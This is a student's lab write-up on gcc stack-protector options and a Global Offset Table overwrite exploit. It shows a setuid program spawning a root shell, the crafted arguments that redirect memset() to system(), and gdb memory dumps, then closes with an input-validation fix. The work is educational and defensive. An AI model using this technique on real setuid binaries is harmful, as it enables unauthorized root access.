NAME *: LAKSHITHA RAJ VASANADU*
ID *: 00001115006*

LAB ASSIGNMENT 3 TASK 2
MITIGATION STRATEGIES AND EXPLORING THE STACK

a) Both –fstack-protector and –fstack-protector-all do not detect the buffer overflow with the given program.

- **-fstack-protector** : This option emits extra code to check for buffer overflows by adding a guard variable to functions with vulnerable objects like *alloca* or buffers with size > 8 bytes. In this program, the shell is spawned with root privilege as shown below:

```
root@seed-desktop:/home/seed# gcc -g -fstack-protector -o got got.c
root@seed-desktop:/home/seed# chmod 4755 got
root@seed-desktop:/home/seed# cd /bin
root@seed-desktop:/bin# ls -l sh
lrwxrwxrwx 1 root root 3 2015-02-12 23:01 sh -> zsh
root@seed-desktop:/bin# exit
exit
seed@seed-desktop:~$ ./gotdemo
#
#
```

- **-fstack-protector-all** : This does the same as above but checks for stack smashing in every function. In this program, the shell is spawned with root privilege as shown below:

```
root@seed-desktop:/home/seed# gcc -g -fstack-protector-all -o got got.c
root@seed-desktop:/home/seed# chmod 4755 got
root@seed-desktop:/home/seed# exit
exit
seed@seed-desktop:~$ ./gotdemo
# whoami
root
# exit
```

Both of these work only for buffer > 8 bytes. In the given code, buffer size is 4 (**char array[4]**) and hence it does not work. Instead, the option **--param=ssp-buffer-size=4** can be used with gcc to explicitly specify the buffer size. This helps to protect the code from buffer overflows by aborting. It is shown here :


```
root@seed-desktop:/home/seed# gcc -g -fstack-protector-all --param=ssp-buffer-size=4 -o got got.c
root@seed-desktop:/home/seed# chmod 4755 got
root@seed-desktop:/home/seed# exit
exit
seed@seed-desktop:~$ ./gotdemo
*** stack smashing detected ***: ./got terminated
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48)[0xb7f6cda8]
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x0)[0xb7f6cd60]
./got[0x80485cc]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xe5)[0xb7e85775]
./got[0x8048421]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 9188       /home/seed/got
08049000-0804a000 r--p 00000000 08:01 9188       /home/seed/got
0804a000-0804b000 rw-p 00001000 08:01 9188       /home/seed/got
0804b000-0806c000 rw-p 0804b000 00:00 0          [heap]
b7e52000-b7e5f000 r-xp 00000000 08:01 278049     /lib/libgcc_s.so.1
b7e5f000-b7e60000 r--p 0000c000 08:01 278049     /lib/libgcc_s.so.1
b7e60000-b7e61000 rw-p 0000d000 08:01 278049     /lib/libgcc_s.so.1
b7e6e000-b7e6f000 rw-p b7e6e000 00:00 0
b7e6f000-b7fcb000 r-xp 00000000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7fcb000-b7fcc000 ---p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7fcc000-b7fce000 r--p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7fce000-b7fcf000 rw-p 0015e000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7fcf000-b7fd2000 rw-p b7fcf000 00:00 0
b7fde000-b7fe1000 rw-p b7fde000 00:00 0
b7fe1000-b7fe2000 r-xp b7fe1000 00:00 0          [vdso]
b7fe2000-b7ffe000 r-xp 00000000 08:01 278007     /lib/ld-2.9.so
b7ffe000-b7fff000 r--p 0001b000 08:01 278007     /lib/ld-2.9.so
b7fff000-b8000000 rw-p 0001c000 08:01 278007     /lib/ld-2.9.so
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
Copied data into array1./gotdemo: line 1:  7762 Aborted                 ./got `perl -e 'print "x" x 4'``printf "\x04\xa0\x04\
x08"` `printf "\xb0\x88\xea\xb7"`
```

b) After first strcpy()

In the given program, with the **first strcpy(),** buffer is overflowed to make the **pointer1** point at the **Global Offset address** of **memset()** function. The string array contains the value “xxxx” and pointer1 is overflowed with 0x0804a004. The first memset() works in a normal manner. We observe below that pointer1 which was initially pointing to array (0xbffff4a0) is made to point to 0x0804a004 which is the global offset address of memset(). 0x0804a004 is part of our input argv[1].

```
(gdb) x 0x0804a004
0x804a004 <_GLOBAL_OFFSET_TABLE_+16>:   0x080483a6
(gdb) x 0x080483a6
0x80483a6 <memset@plt+6>:       0x00000868
(gdb) disas 0x080483a6
Dump of assembler code for function memset@plt:
0x080483a0 <memset@plt+0>:      jmp    *0x804a004
0x080483a6 <memset@plt+6>:      push   $0x8
0x080483ab <memset@plt+11>:     jmp    0x8048380 <_init+48>
End of assembler dump.
(gdb)
```

The stack at this point is shown as:



After second strcpy()

With the second strcpy(), the address at the GOT entry is changed to what we specified using argv[2]. Now, memset() function is patched to **system()** function. The address 0xb7ea88b0 is written here. Further calls to memset() will actually call system() with the specified parameters.

memset(array1, '1', 10) will be actually called as system() with array1 as parameter. Array1 contains Array which system() tries to execute. If finds the executable Array containing the shell code to spawn the root shell.

```
(gdb) x 0x0804a004
0x804a004 <_GLOBAL_OFFSET_TABLE_+16>:   0xb7ea88b0
(gdb) x 0xb7ea88b0
0xb7ea88b0 <system>:    0x890cec83
(gdb) disas 0xb7ea88b0
Dump of assembler code for function system:
0xb7ea88b0 <system+0>:  sub    $0xc,%esp
0xb7ea88b3 <system+3>:  mov    %edi,0x8(%esp)
0xb7ea88b7 <system+7>:  mov    0x10(%esp),%edi
0xb7ea88bb <system+11>: mov    %ebx,(%esp)
0xb7ea88be <system+14>: call   0xb7e855af <_Unwind_Find_FDE@plt+111>
0xb7ea88c3 <system+19>: add    $0x125731,%ebx
0xb7ea88c9 <system+25>: mov    %esi,0x4(%esp)
0xb7ea88cd <system+29>: test   %edi,%edi
0xb7ea88cf <system+31>: je     0xb7ea88f0 <system+64>
0xb7ea88d1 <system+33>: mov    %gs:0xc,%eax
0xb7ea88d7 <system+39>: test   %eax,%eax
0xb7ea88d9 <system+41>: jne    0xb7ea8914 <system+100>
0xb7ea88db <system+43>: mov    (%esp),%ebx
0xb7ea88de <system+46>: mov    %edi,%eax
```

c) The given program can be re-written as follows to protect from buffer overflows which in turn prevents arbitrary memory write. This code uses **Input Validation** as a mitigation strategy to **prevent** buffer overflow.

Here, we check whether the length of the command line inputs is less than the buffer size (i.e. array) that is statically allocated. If the condition fails, the program in aborted.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv)  {
  char *pointer1 = NULL;
  char array1[100] = “XYZ”;
  char array[4] = “ABC”;

  pointer1 = array;

  if(strlen(argv[1]) >= sizeof(array))  {

       printf(“Aborting the program due to long input!!”);
       abort();
  }

   strcpy(pointer1, argv[1] );
   memset(array1, '%', 10);
   printf("Copied data into array1");

  if(strlen(argv[2]) >= sizeof(array))  {

       printf(“Aborting the program due to long input!!”);
       abort();
 }
   strcpy(pointer1, argv[2] );
   memcpy(array1, "Array ", 10);
   memset(array1, '1', 10);
   return 0;

}
```